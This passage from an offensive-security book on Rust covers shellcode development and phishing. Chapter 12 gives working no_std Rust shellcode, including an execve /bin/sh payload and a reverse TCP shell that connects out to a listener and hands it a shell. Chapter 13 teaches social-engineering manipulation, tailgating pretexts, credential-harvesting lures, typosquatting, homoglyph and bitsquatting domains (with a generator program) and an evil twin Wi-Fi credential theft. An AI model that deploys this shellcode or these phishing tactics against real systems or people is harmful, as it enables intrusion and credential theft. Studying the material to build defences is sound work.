        *(.text.prologue)
        *(.text)
        *(.rodata)
    }
    .data :
    {
        *(.data)
    }

    /DISCARD/ :
    {
        *(.interp)
        *(.comment)
        *(.debug_frame)
    }
}
```

Then, we need to tell `cargo` to use this file:

ch_08/hello_world/.cargo/config.toml

```
[build]
rustflags = ["-C", "link-arg=-nostdlib", "-C", "link-arg=-static", "-C", "link-arg=-Wl,-T../shel
```

12.9 Hello world shellcode

Now we have all our setup in place, let's craft our first shellcode: an Hello-World.

On Linux, we use System calls (abbreviated syscalls) to interact with the kernel, for exemple to write a message, or open a socket.

The first thing is to configure Cargo to optimize the output for minimal size.

ch_08/hello_world/Cargo.toml

```
[profile.dev]
panic = "abort"

[profile.release]
panic = "abort"
opt-level = "z"
lto = true
codegen-units = 1
```

Then we need to declare all our boilerplate and constants:

ch_08/hello_world/src/main.rs

```rust
#![no_std]
#![no_main]
#![feature(asm)]

#[panic_handler]
fn panic(_: &core::panic::PanicInfo) -> ! {
    loop {}
}

const SYS_WRITE: usize = 1;
const SYS_EXIT: usize = 60;
const STDOUT: usize = 1;
static MESSAGE: &str = "hello world\n";
```

Then, we need to implement our syscalls functions. Remember that we are in a `no_std` environment, so we can use the standard library.

For that, we use inline assembly. If we wanted to make our shellcode cross-platform, we would have to re-implement only these functions as all the rest is architecture-independent.

```rust
unsafe fn syscall1(scnum: usize, arg1: usize) -> usize {
    let ret: usize;
    asm!(
        "syscall",
        in("rax") scnum,
        in("rdi") arg1,
        out("rcx") _,
        out("r11") _,
        lateout("rax") ret,
        options(nostack),
    );
    ret
}

unsafe fn syscall3(scnum: usize, arg1: usize, arg2: usize, arg3: usize) -> usize {
    let ret: usize;
    asm!(
        "syscall",
        in("rax") scnum,
        in("rdi") arg1,
        in("rsi") arg2,
        in("rdx") arg3,
        out("rcx") _,
        out("r11") _,
        lateout("rax") ret,
        options(nostack),
    );
    ret
}
```

Finally, the actual payload of our shellcode:

```
#[no_mangle]
fn _start() {
    unsafe {
        syscall3(
            SYS_WRITE,
            STDOUT,
            MESSAGE.as_ptr() as usize,
            MESSAGE.len() as usize,
        );

        syscall1(SYS_EXIT, 0)
    };
}
```

The shellcode can be compiled with: **ch_08/Makefile**

```
hello_world:
    cd hello_world && cargo +nightly build --release
    strip -s hello_world/target/release/hello_world
    objcopy -O binary hello_world/target/release/hello_world shellcode.bin
```

And we can finally try it out!

```
$ make run_hello_world
```

Which builds the `executor` with our new shiny `shellcode.bin` and execute it!

We can inspect the actual shellcode with:

```
$ make dump_hello_world
Disassembly of section .data:
```

```
00000000 <.data>:
   0:   48 8d 35 14 00 00 00    lea    rsi,[rip+0x14]        # 0x1b
   7:   6a 01                   push   0x1
   9:   58                      pop    rax
   a:   6a 0c                   push   0xc
   c:   5a                      pop    rdx
   d:   48 89 c7                mov    rdi,rax
  10:   0f 05                   syscall
  12:   6a 3c                   push   0x3c
  14:   58                      pop    rax
  15:   31 ff                   xor    edi,edi
  17:   0f 05                   syscall
  19:   c3                      ret
  1a:   68 65 6c 6c 6f          push   0x6f6c6c65        # "hello world\n"
  1f:   20 77 6f                and    BYTE PTR [rdi+0x6f],dh
  22:   72 6c                   jb     0x90
  24:   64                      fs
  25:   0a                      .byte 0xa
```

12.10 An actual shellcode

Now we know how to write raw code in Rust, let's build an actual shellcode, one that spawn a shell.

For that, we will use the `execve` syscall, whit `/bin/sh` .

A C version would be:

```c
#include <unistd.h>

int main() {
        char *args[2];
        args[0] = "/bin/sh";
        args[1] = NULL;

        execve(args[0], args, NULL);
}
```

First, our boilerplate: **ch_08/shell/src/main.rs**

```rust
#![no_std]
#![no_main]
#![feature(asm)]

#[panic_handler]
fn panic(_: &core::panic::PanicInfo) -> ! {
    loop {}
}
```

Then, the constants:

```rust
const SYS_EXECVE: usize = 59;
const SHELL: &str = "/bin/sh\x00";
const ARGV: [*const &str; 2] = [&SHELL, core::ptr::null()];
const NULL_ENV: usize = 0;
```

Our (unique) syscall function:

```rust
unsafe fn syscall3(syscall: usize, arg1: usize, arg2: usize, arg3: usize) -> usize {
    // ... same as above
}
```

And finally, the start function to wrap everything:

```rust
#[no_mangle]
fn _start() {
    unsafe {
        syscall3(SYS_EXECVE, SHELL.as_ptr() as usize, ARGV.as_ptr() as usize, NULL_ENV);
    };
}
```

Pretty straightforward, isn't it? Aaaand…

```
$ make run_shell
Illegal instruction (core dumped)
make: *** [Makefile:3: execute] Error 132
```

It doesn't work…

Let's investigate.

First we disassemble the shellcode:

```
$  make dump_shell
# ...
Disassembly of section .data:
```

```
00000000 <.data>:
   0:   48 8d 3d 0f 00 00 00    lea    rdi,[rip+0xf]        # 0x16
   7:   48 8d 35 22 00 00 00    lea    rsi,[rip+0x22]        # 0x30
   e:   6a 3b                   push   0x3b
  10:   58                      pop    rax
  11:   31 d2                   xor    edx,edx
  13:   0f 05                   syscall
  15:   c3                      ret
  16:   2f                      (bad)          # "/bin/sh\x00"
  17:   62                      (bad)
  18:   69 6e 2f 73 68 00 00    imul   ebp,DWORD PTR [rsi+0x2f],0x6873
  1f:   00 16                   add    BYTE PTR [rsi],dl
  21:   00 00                   add    BYTE PTR [rax],al
  23:   00 00                   add    BYTE PTR [rax],al
  25:   00 00                   add    BYTE PTR [rax],al
  27:   00 08                   add    BYTE PTR [rax],cl
  29:   00 00                   add    BYTE PTR [rax],al
  2b:   00 00                   add    BYTE PTR [rax],al
  2d:   00 00                   add    BYTE PTR [rax],al
  2f:   00 20                   add    BYTE PTR [rax],ah
  31:   00 00                   add    BYTE PTR [rax],al
  33:   00 00                   add    BYTE PTR [rax],al
  35:   00 00                   add    BYTE PTR [rax],al
  37:   00 00                   add    BYTE PTR [rax],al
  39:   00 00                   add    BYTE PTR [rax],al
  3b:   00 00                   add    BYTE PTR [rax],al
  3d:   00 00                   add    BYTE PTR [rax],al
  3f:   00                      .byte 0x0
```

Looks rather good.

- at `0x17` we have the string `"/bin/sh\x00"`
- at `0x30` we have our `ARGV` array which contains a reference to `0x00000020` which itself is a reference to `0x00000017` , which is exactly what we wanted.

Let try with `gdb` :

```
$ gdb executor/target/debug/executor
```

```
(gdb) break executor::main
(gdb) run
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, executor::main () at src/main.rs:13
13              unsafe { mem::transmute(&SHELLCODE as *const _ as *const ()) };]

(gdb) disassemble /r
Dump of assembler code for function executor::main:
   0x000055555555b730 <+0>:     48 83 ec 18     sub    $0x18,%rsp
=> 0x000055555555b734 <+4>:     48 8d 05 b1 ff ff ff    lea    -0x4f(%rip),%rax
   0x000055555555b73b <+11>:    48 89 44 24 08  mov    %rax,0x8(%rsp)
   0x000055555555b740 <+16>:    48 8b 44 24 08  mov    0x8(%rsp),%rax
   0x000055555555b745 <+21>:    48 89 04 24     mov    %rax,(%rsp)
   0x000055555555b749 <+25>:    48 89 44 24 10  mov    %rax,0x10(%rsp)
   0x000055555555b74e <+30>:    48 8b 04 24     mov    (%rsp),%rax
   0x000055555555b752 <+34>:    ff d0   callq  *%rax
   0x000055555555b754 <+36>:    0f 0b   ud2
End of assembler dump.

(gdb) disassemble /r SHELLCODE
Dump of assembler code for function SHELLCODE:
   0x000055555555b6ec <+0>:     48 8d 3d 0f 00 00 00    lea    0xf(%rip),%rdi
   0x000055555555b6f3 <+7>:     48 8d 35 22 00 00 00    lea    0x22(%rip),%rsi
   0x000055555555b6fa <+14>:    6a 3b   pushq  $0x3b
   0x000055555555b6fc <+16>:    58      pop    %rax
   0x000055555555b6fd <+17>:    31 d2   xor    %edx,%edx
   0x000055555555b6ff <+19>:    0f 05   syscall
   0x000055555555b701 <+21>:    c3      retq
   0x000055555555b702 <+22>:    2f      (bad)
   0x000055555555b703 <+23>:    62      (bad)
   0x000055555555b704 <+24>:    69 6e 2f 73 68 00 00    imul   $0x6873,0x2f(%rsi)
   0x000055555555b70b <+31>:    00 16   add    %dl,(%rsi)
   0x000055555555b70d <+33>:    00 00   add    %al,(%rax)
   0x000055555555b70f <+35>:    00 00   add    %al,(%rax)
   0x000055555555b711 <+37>:    00 00   add    %al,(%rax)
   0x000055555555b713 <+39>:    00 08   add    %cl,(%rax)
   0x000055555555b715 <+41>:    00 00   add    %al,(%rax)
   0x000055555555b717 <+43>:    00 00   add    %al,(%rax)
   0x000055555555b719 <+45>:    00 00   add    %al,(%rax)
   0x000055555555b71b <+47>:    00 20   add    %ah,(%rax)
   0x000055555555b71d <+49>:    00 00   add    %al,(%rax)
   0x000055555555b71f <+51>:    00 00   add    %al,(%rax)
   0x000055555555b721 <+53>:    00 00   add    %al,(%rax)
   0x000055555555b723 <+55>:    00 00   add    %al,(%rax)
   0x000055555555b725 <+57>:    00 00   add    %al,(%rax)
   0x000055555555b727 <+59>:    00 00   add    %al,(%rax)
   0x000055555555b729 <+61>:    00 00   add    %al,(%rax)
   0x000055555555b72b <+63>:    00 0f   add    %cl,(%rdi)
End of assembler dump.
```

Haaaaaaa. We can see at offset `0x000055555555b71b` our `ARGV` array. But it sill points to `0x00000020` , and not `0x000055555555b70b` . In the same vein, `0x000055555555b70b` is still pointing to `0x00000016` , and not `0x000055555555b702` where the actual `"/bin/sh\x00"` string is.

This is because we used `const` variable. Rust will hardcode the offset, and they won't be valid when executing the shellcode. They are not **position independent**.

To fix that, we will use local variables:

```rust
#[no_mangle]
fn _start() -> ! {
    let shell: &str = "/bin/sh\x00";
    let argv: [*const &str; 2] = [&shell, core::ptr::null()];

    unsafe {
        syscall3(SYS_EXECVE, shell.as_ptr() as usize, argv.as_ptr() as usize, NULL_ENV);
    };

    loop {}
}
```

```
$ make dump_shell
Disassembly of section .data:

00000000 <.data>:
   0:   48 83 ec 20             sub    rsp,0x20
   4:   48 8d 3d 27 00 00 00    lea    rdi,[rip+0x27]        # 0x32
   b:   48 89 e0                mov    rax,rsp
   e:   48 89 38                mov    QWORD PTR [rax],rdi
  11:   48 8d 74 24 10          lea    rsi,[rsp+0x10]
  16:   48 89 06                mov    QWORD PTR [rsi],rax
  19:   48 83 66 08 00          and    QWORD PTR [rsi+0x8],0x0
  1e:   48 c7 40 08 08 00 00    mov    QWORD PTR [rax+0x8],0x8
  25:   00
  26:   6a 3b                   push   0x3b
  28:   58                      pop    rax
  29:   31 d2                   xor    edx,edx
  2b:   0f 05                   syscall
  2d:   48 83 c4 20             add    rsp,0x20
  31:   c3                      ret
  32:   2f                      (bad)
  33:   62                      (bad)
  34:   69                      .byte 0x69
  35:   6e                      outs   dx,BYTE PTR ds:[rsi]
  36:   2f                      (bad)
  37:   73 68                   jae    0xa1
  39:   00                      .byte 0x0
```

That's better, but still not perfect! Look at offset `2d` : the compiler is cleaning the stack as a normal fonction would do. But we are creating a shellcode, those 4 bytes are useless!

This is where the never type comes into play:

```rust
#[no_mangle]
fn _start() -> ! {
    let shell: &str = "/bin/sh\x00";
    let argv: [*const &str; 2] = [&shell, core::ptr::null()];

    unsafe {
        syscall3(SYS_EXECVE, shell.as_ptr() as usize, argv.as_ptr() as usize, NULL_ENV);
    };

    loop {}
}
```

```
$ make dump_shell
Disassembly of section .data:
```

```
00000000 <.data>:
   0:   48 83 ec 20             sub    rsp,0x20
   4:   48 8d 3d 24 00 00 00    lea    rdi,[rip+0x24]        # 0x2f
   b:   48 89 e0                mov    rax,rsp
   e:   48 89 38                mov    QWORD PTR [rax],rdi
  11:   48 8d 74 24 10          lea    rsi,[rsp+0x10]
  16:   48 89 06                mov    QWORD PTR [rsi],rax
  19:   48 83 66 08 00          and    QWORD PTR [rsi+0x8],0x0
  1e:   48 c7 40 08 08 00 00    mov    QWORD PTR [rax+0x8],0x8
  25:   00
  26:   6a 3b                   push   0x3b
  28:   58                      pop    rax
  29:   31 d2                   xor    edx,edx
  2b:   0f 05                   syscall
  2d:   eb fe                   jmp    0x2d
# before:
# 2d:   48 83 c4 20             add    rsp,0x20
# 31:   c3                      ret
  2f:   2f                      (bad)                       # "/bin/sh\x00"
  30:   62                      (bad)
  31:   69                      .byte 0x69
  32:   6e                      outs   dx,BYTE PTR ds:[rsi]
  33:   2f                      (bad)
  34:   73 68                   jae    0x9e
  36:   00                      .byte 0x0
```

Thanks to this little trick, the compiler turned `48 83 c4 20 c3` into `eb fe`. 3 bytes saved. From 57 to 54 bytes.

Another bonus of using stack variables is that now, our shellcode doesn't need to embed a whole, mostly empty array. The array is dynamically built on the stack, like we would manually craft a shellcode.

```
$ make run_shell
$ ls
Cargo.lock  Cargo.toml  src  target
$
```

It works!

12.11 Reverse TCP shellcode

Finally, let see a more advanced shellcode, to understand where a high-level language really shines.

The shellcodes above could be rafted in a few, simple, lines of assembly.

A reverse TCP shellcode establishes a TCP connection to a server, spawns a shell, and forward STDIN, STOUT and STDERR to the TCP stream. It allows an attacker with a remote exploit to take control of a machine.

Here is what it looks like in C:

```c
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <unistd.h>

void main() {
  int sock = socket(AF_INET, SOCK_STREAM, 0);

  struct sockaddr_in sin;
  sin.sin_family = AF_INET;
  sin.sin_port = htons(8042);

  inet_pton(AF_INET, "127.0.0.1", &sin.sin_addr.s_addr);

  connect(sock, (struct sockaddr *)&sin, sizeof(struct sockaddr_in));

  dup2(sock, STDIN_FILENO);
  dup2(sock, STDOUT_FILENO);
  dup2(sock, STDERR_FILENO);

  char *argv[] = {"/bin/sh", NULL};
  execve(argv[0], argv, NULL);
}
```

And here is it's assembly equivalent, that I found on internet:

```
xor rdx, rdx
mov rsi, 1
mov rdi, 2
mov rax, 41
syscall
```

```
push 0x0100007f ; 127.0.0.1 == 0x7f000001
mov bx, 0x6a1f ; 8042 = 0x1f6a
push bx
mov bx, 0x2
push bx

mov rsi, rsp
mov rdx, 0x10
mov rdi, rax
push rax
mov rax, 42
syscall

pop rdi
mov rsi, 2
mov rax, 0x21
syscall
dec rsi
mov rax, 0x21
syscall
dec rsi
mov rax, 0x21
syscall

push 0x68732f
push 0x6e69622f
mov rdi, rsp
xor rdx, rdx
push rdx
push rdi
mov rsi, rsp
mov rax, 59
syscall
```

I think I need no more explanation why a higher-level language is needed for advanced shellcodes.

Without further ado, let's start to port it to Rust.

First, our constants:

ch_08/reverse_tcp/src/main.rs

```rust
const PORT: u16 = 0x6A1F; // 8042
const IP: u32 = 0x0100007f; // 127.0.0.1

const SYS_DUP2: usize = 33;
const SYS_SOCKET: usize = 41;
const SYS_CONNECT: usize = 42;
const SYS_EXECVE: usize = 59;

const AF_INET: usize = 2;
const SOCK_STREAM: usize = 1;
const IPPROTO_IP: usize = 0;

const STDIN: usize = 0;
const STDOUT: usize = 1;
const STDERR: usize = 2;
```

Then, the `sockaddr_in` struct copied from `<netinet/in.h>` :

```rust
#[repr(C)]
struct sockaddr_in {
    sin_family: u16,
    sin_port: u16,
    sin_addr: in_addr,
    sin_zero: [u8; 8],
}

#[repr(C)]
struct in_addr {
    s_addr: u32,
}
```

And finally, logic of our program, which take some parts of the `shell` shellcode.

```rust
#[no_mangle]
fn _start() -> ! {
    let shell: &str = "/bin/sh\x00";
    let argv: [*const &str; 2] = [&shell, core::ptr::null()];
    let socket_addr = sockaddr_in {
        sin_family: AF_INET as u16,
        sin_port: PORT,
        sin_addr: in_addr { s_addr: IP },
        sin_zero: [0; 8], // initialize an emtpy array
    };
    let socket_addr_size = core::mem::size_of::<sockaddr_in>();

    unsafe {
        let socket_fd = syscall3(SYS_SOCKET, AF_INET, SOCK_STREAM, IPPROTO_IP);
        syscall3(
            SYS_CONNECT,
            socket_fd,
            &socket_addr as *const sockaddr_in as usize,
            socket_addr_size as usize,
        );

        syscall2(SYS_DUP2, socket_fd, STDIN);
        syscall2(SYS_DUP2, socket_fd, STDOUT);
        syscall2(SYS_DUP2, socket_fd, STDERR);

        syscall3(SYS_EXECVE, shell.as_ptr() as usize, argv.as_ptr() as usize, 0);
    };

    loop {}
}
```

Way more digest, isn't it?

Let's try it:

In shell 1:

```
$ nc -vlnp 8042
Listening on 0.0.0.0 8042
```

In shell 2:

```
$ make run_tcp
```

And Bingo! We have our remote shell.

12.12 Going further

12.12.1 Relocation model

Coming soon

12.13 Summary

- Only the Rust Core library can be used in an `#![no_std]` program / library
- A Shellcode in Rust is easy to port across different architecture, while in assembly it's close to impossible
- The more complex a shellcode is, the more important it is to use a high-level language to craft it
- Shellcodes need to be position independent
- When crafting a shellcode in Rust, use the stack instead of `const` arrays
- Use the never type and an infinite loop to save a few bytes when working with stack variables

Chapter 13

Phishing with WebAssembly

Sometimes, finding technical vulnerabilities is not possible: you don't have the skills, don't have the team, or don't have the time.

When you can't attack the infrastructure, you attack the humans. And I have good news: they are most of the time way more vulnerable than infrastructure.

Phishing attacks are particularly low cost.

But, while computer hacking requires deep technical knowledge (to understand how the Operating Systems and programming languages work), Human hacking requires to understand how Humans think, in order to influence them.

13.1 Social engineering

Social engineering is all about persuading. Persuading someone to give you little pieces of information, to do something, or to give you access that you shouldn't have.

While rarely present in engineering curiculums, learning how to persuade is a key element of any initiative: as soon as you will want to do something, someone will find a reason to oppose. Which leave you 2 choices: - Either you abandon - Either you persuade the person that what you want to do is the right thing, and it needs to be done

As you may have guessed, this is the latter that we will learn in this chpater.

And I have good news: The art of persuasion hasn't changed in 2000 years!

So there are countless writings on the topic.

13.1.1 The art of Persuasion

More than 2000 years ago, the Greek philosopher Aristotle wrote what may be the most important piece of work on persuasion: Rhetoric. He explains that there are three dimensions of a persuasive discourse: - Ethos (credibility) - Pathos (emotion) - Logos (reason)

13.1.2 Ethos (credibility)

In order to persuade, your target have to see you as a credible authority on a topic, or for asking something.

Will a secretary ever ask for the credentials of a production database?

No!

So as phishing is more about asking someone to do something than spreading ideas, you have to build a character that is legitimate to make that request.

13.1.3 Pathos (emotion)

Once credibility is established, you need to create an emotional connection with your target. This is a deep and important topic and we will learn more about it below.

For now, remember that one of the best way to create an emotional connection is with story-telling.

You have to invent a credible story with a disruptive element that only your target is able to solve.

13.1.4 Logos (reason)

Finally, once the connection with the other person etablished, you have to explain why your request or idea is important. Why should your target care about your request or idea?

Why this system administrator should give you a link to reset credentials?

Maybe because you are blocked and won't be able to work until you are able to reset your credentials.

13.1.5 Exploiting emotions

Our brain is divised in multiple regions responsible for different things about our functionning.

But there are 3 regions which are the most interest for us: * The neocortex * The hypothalamus * The cerebellum and brainstem




Figure 13.1: Our brain

The neocortex is responsible for our logical thinking.

The hypothalamus is responsible for our emotions and feelings.

The cerebellum and brainstem are responsible for our primitive functions. The cerebellum's function is to coordinate muscle movements, maintain posture, and balance, while the brainstem, which connects the rest of the brain to the spinal cord, performs critical functions such as regulating cardiac, and respiratory function, helping to control heart rate and breathing rate.

If you want to influence someone, you should speak to its hypothalamus.

That's why you can't understand the success of populist politicians with your neocortex. Their discourses are tailored to trigger and affect the hypothalamuses of their listeners. They are designed to provoke emotive, not intellectual, reactions.

Same for advertisements.

> Please note that this model is controversed, still, using this model to analyze the world opens a lot of doors.

13.1.6 Framing

Have you ever felt not being heard? Whether it be in a diner with friends, while presenting a project in a meeting, or when pitching your new startup to an investor?

So you start optimizing for the wrong things, tweaking the irrelevant details. A little bit more of blue here, it's the color that gives trust!

Stop!

Would you ever build a house, as beautiful as its shutters may be, without good foundations?

It's the same thing for any discourse whose goal is to persuade. You need to build solid foundations before unpacking the ornaments.

These foundations are called **framing**.

Framing is the science and art to set the mental boundaries of a discourse, a debate or a situation.

The most patent example of framing you may be influenced by in daily life is news media. You always thought that mass media can't tell what to think. Right. But they can tell you what to think **about**.

They build a frame around the facts in order to push their political agenda. They make you think in their own terms, not yours. Not objective terms. **You react, you lose**.

The problem is: **You can't talk to the Neocortex and expose your logical arguments if the lizard brain already (unconsciously) rejected you**.

This is where framing comes into play.

13.1.6.1 Frame control

When you are reacting to the other person, that person owns the frame. When the other person is reacting to what you do and say, you own the frame.

This is as simple as that. Framing is about who leads the (emotional and intellectual) dance.

As said by Oren Klaff in its book *Pitch Anything*, *When frames come together, the first thing they do is collide. And this isn't a friendly competition—it's a death match. Frames don't merge. They don't blend. And they don't intermingle. They collide, and the stronger frame absorbs the weaker. Only one frame will dominate after the exchange, and the other frames will be subordinate to the winner. This is what happens below the surface of every business meeting you attend, every sales call you make, and every person-to-person business communication you have.*

In the same book, the author describes 5 kinds of frames (+ another one, but irrelevant here):

The Power Frame is when someone is expected (by social norms, a boss for example) to have more power than another person. The author explains that defiance and humor is the only way to seize a power frame.

The Intrigue Frame: people do not like to hear what they already know. Thus you have to entertain some kind of intrigue, mystery. The best way to do that is by telling a personal story.

The Time Frame: "I only have 10 minutes for you, but come in"

A time frame is when someone is trying to impose their schedule over yours.

To break a time frame, you simply have to tell the other person that you don't work like that. If they want you, they will have to adapt.

Analyst Frame is when your targets are asking for numbers. It will never miss (in my experience) when confronted to engineers or finance people. They looooove numbers, especially when they are big and growing.

To counter this kind of frame, use storytelling. You have to hit the emotions, not the Neocortex.

The Prizing Frame: the author describes prizing as *"The sum of the actions you take to get your target to understand that he is a commodity and you are the prize."*.

If you do not value yourself, then no one else will. So start acting as if you are the gem, and **they** may lose big by not paying attention.

Warning: It can quickly escalate into an unhealthy ego war.

13.1.6.2 Conclusion

If you don't own the frame, your arguments will miss 100% of the time.

Before trying to persuade anyone of anything, you have to create a context favorable to your discourse. As for everything, it requires practice to master. Don't waste time: start analyzing who owns the frame in your next meeting.

I highly recommend **"Pitch Anything: An Innovative Method for Presenting, Persuading, and Winning the Deal"**, by *Oren Klaff* to deepen the topic.

13.2 Nontechnical hacks

There is a plethora of nontechnical hacks that may allow you to find interesting thing about your targets.

Here are the most essential ones.

13.2.1 Dumpster diving

Yeah, you heard it right. By digging in the trashes of your target, you may be able to find some interesting, non-destroyed papers: invoices,

In the worst cases, it may even be some printed private emails, or credentials.

13.2.2 Shoulder surfing

Shoulder surfing simply means that you you look where or what you shouldn't: - Computer screens (in the train or cafes for example) - Employees' badges (in public transports)

13.2.3 Physical intrusion

Actually physical intrusion can be highly technical, simply not digital.

There is basically two ways to practice physical intrusion:

Lockpicking: like in movies… The reality is quite different and it's most of the time impracticable.

Tailgating: When you follow an employee in a building.

The best way not to look suspicious, is by meeting and joking with employees during a smoke break. You pretend you are yourself an employee, and then follow them in the building. If a badge is required, your new friends may be able to help you, because "you forgot yours on your desk" ;)

13.3 Phishing

In marketing, it's called outbound marketing.

It's when you directly reach your target. I think I don't need to join a screenshot because you certainly already received thousands of these annoying emails and SMS telling you to update your bank password or something like that.

We call a phishing operation a **campaign**, like a marketing campaign.

As you may have guessed, the goal is to do better that these annoying spam messages as it would raise a red flag in the head of most working professionals.

> Coming soon: phishing email screenshots

13.3.1 A few ideas for your campaigns

Sending thousands of junk emails will only result in triggerring spam filters. Instead, we need to craft clever emails that totally look like something you could have received from a coworker or family member.

13.3.1.1 Please check your yearly bonus

The idea is to let the victim believes that to receive their yearly salary bonus, they have to check something on the intranet of the company. Of course, we will send a link directing to a phishing portal in order to collect the credentials.

13.3.1.2 Here is the document you asked me for

The idea is to let the victim believes that someone from inside the company just sent them the document they asked. It may especially work in bigger companies where processes are often chaotic.

This technique is risky as if the victim didn't ask for a document, it may arise suspicion.

13.4 Watering holes

Instead of phishing for victims, we let the victims come to us.

In marketing, it's called inbound marketing.

The strategy is to create something (a website, a Twitter account…) so compelling for our target that our victim engage with it without us having to ask.

There are some particularly vicious kind of watering holes:

13.4.1 Typos squatting

Have you ever tried to type `google.com` in you web browser search bar, but instead typed `google.con` ? This is a typo.

Now imagine our victim wants to visit `mybank.com` but instead types `mybamk.com` . If some attackers own the domain `mybamk.com` and set up a website abolutely similar to `mybank.com` but collects credentials instead of providing legitimate banking services.

The same can be achieved with any domain name! Just look at your keyboard: Which keys are too close and similar? Which typos do you do the most often?

13.4.2 Unicodes domains

Do you see the difference betwwen `apple.com` and `pple.com` ?

The second example is the unicode Cyrillic (U+0430) rather than the ASCII `a` (U+0041)!

This is known as homoglyph attacks.

13.4.3 Bit squatting

And last but not least, bit squatting.

I personally find this kind of attack mind blowing!

The idea is that computers suffers from memory errors where one or more bits are corrupted, they are different than their expected value. It can comes from eletromagnetic interference or cosmic rays (!).

A bit that is expected to be `0` , may flips to `1` , and vice versa.




Figure 13.2: Bit flip

In this example, if attackers control `acc.com` , they may receive originally destined for `abc.com` **without any human error**!

Here is a small program to generate all the “bitshifted” alternatives of a given domain: **ch_09/dnsquat/src/main.rs**

```rust
use std::env;

fn bitflip(charac: u8, pos: u8) -> u8 {
    let shiftval = 1 << pos;
    charac ^ shiftval
}

fn is_valid(charac: char) -> bool {
    charac.is_ascii_alphanumeric() || charac == '-'
}

fn main() {
    let args = env::args().collect::<Vec<String>>();
    if args.len() != 3 {
        println!("Usage: dnsquat domain .com");
        return;
    }

    let name = args[1].to_lowercase();
    let tld = args[2].to_lowercase();

    for i in 0..name.len() {
        let charac = name.as_bytes()[i];
        for bit in 0..8 {
            let bitflipped = bitflip(charac.into(), bit);
            if is_valid(bitflipped as char)
                && bitflipped.to_ascii_lowercase() != charac.to_ascii_lowercase()
            {
                let mut bitsquatting_candidat = name.as_bytes()[..i].to_vec();
                bitsquatting_candidat.push(bitflipped);
                bitsquatting_candidat.append(&mut name.as_bytes()[i + 1..].to_vec());

                println!(
                    "{}{}",
                    String::from_utf8(bitsquatting_candidat).unwrap(),
                    tld
                );
            }
        }
    }
}
```

```
$ cargo run -- domain .com
eomain.com
fomain.com
lomain.com
tomain.com
dnmain.com
dmmain.com
dkmain.com
dgmain.com
dolain.com
dooain.com
doiain.com
doeain.com
do-ain.com
domcin.com
domein.com
domiin.com
domqin.com
domahn.com
domakn.com
domamn.com
domaan.com
domayn.com
domaio.com
domail.com
domaij.com
domaif.com
```

13.5 Evil twin attack

The most effective phishing attack I ever witnessed was not an email campaign. It was an **evil twin attack**.

The attacker was simply walking in an university campus, with his computer in his bag, spoofing the wifi access points of the campus. When victims connected to his computer (thinking they were connecting to the wifi network of the campus), they were served the portal where thay needed to enter their credential to connect to internet, as usual. But as you guessed, it was a phishing form, absolutely identical as the legitimate portal, and all the credentials were logged in a database on the computer of the attacker.




Figure 13.3: Evil Twin

The success rate was in the order of **80%-90%**: 80-90% of the people who connected to the false access point got their credentials siphoned!

Then, the phishing portal simply displayed a network error page, telling the victims that there was a problem with internet and their request couldn't be processed further in order not to raise suspicion, as you would expect from an university campus' network which was not always working.

13.5.1 How-to

Even if this attack is not related to Rust, it's so effective that I still want to share you how to do it.

Coming soon

13.6 Telephone

